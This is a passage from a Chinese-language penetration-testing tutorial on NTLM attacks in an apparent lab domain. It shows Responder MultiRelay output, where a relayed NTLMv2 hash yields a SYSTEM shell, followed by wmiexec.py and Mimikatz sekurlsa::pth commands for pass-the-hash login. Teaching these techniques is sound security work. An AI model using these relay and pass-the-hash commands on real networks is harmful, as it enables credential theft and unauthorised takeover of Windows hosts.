
5.设置完成之后，利用oob带外注入窃取hash，反弹shell，完成relay攻击。


Os version: 'Windows 10 Education 19041'
Hostname: '[redacted]AM'
Part of the 'GOD' domain
[+] Setting up SMB relay with SMB challenge: a69c8a369fce6cb3
[+] Received NTLMv2 hash from: 172.20.10.3
[+] Client info: ['Windows 10 Pro 18363', domain: 'GOD', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate
Available commands:
dump → Extract the SAM database and print hashes.
regdump KEY → Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File → Read a file (eg: read /windows/win.ini)
get Path_To_File → Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File→ Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File→ Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas Command → Run a command as the currently logged in user. (eg: runas whoami)
scan /24 → Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address → Connect to another host (eg: pivot 10.0.0.12)
mimi command → Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command → Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command → Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help → Print this message.
exit → Exit this shell and return in relay mode.
If you want to quit type exit and then use CTRL-C
Any other command than that will be run as SYSTEM on the target.
Connected to 172.20.10.6 as LocalSystem.
C:\Windows\system32\:#whoami
nt authority\system
C:\Windows\system32\:#ipconfig
Windows IP ����
IPv4 ... : 172.20.10.6
... : 255.255.255.0

Pass_the_hash


TPH攻击：攻击者获得有效的用户名和用户密码hash后，便可使用该hash通过LM或NTLM身份验证向远程服务器或服务进行身份验证，可以对任何接受LM或NTLM身份验证的服务器或服务执行此技术，无论该服务器或服务是Windows，Unix或任何其他操作系统。

1.获取hash。



2.利用wmiexec工具进行pth攻击，执行系统命令。

```
python wmiexec.py -hashes
00000000000000000000000000000000:63f82e28064cfbea6cb23c0ada4fc91
6 god.org/administrator@172.20.10.3 "whoami"
```



3.利用mimikataz打开远程桌面，使用hash登陆。（可以改成”/run:cmd.exe“）

```
privilege::debug
```

```
sekurlsa::pth /user:administrator /domain:god.org
/ntlm:63f82e28064cfbea6cb23c0ada4fc916 "/run:mstsc.exe
/restrictedadmin"
```

总结

本文主要讲了NTLM的运作方式和利用带外注入，文件包含，XXE，xpath注入等窃取hash，以及拿到hash之后利用hash进行relay和pth攻击，由于NTLM的认证特点，利用脚本可达到自动化渗透内网的功效。以上只是冰山一角，NTLM作为windows内置的基本安全协议之一，所涉及到的知识点太多，还有待去深究。

精选留言

用户设置不下载评论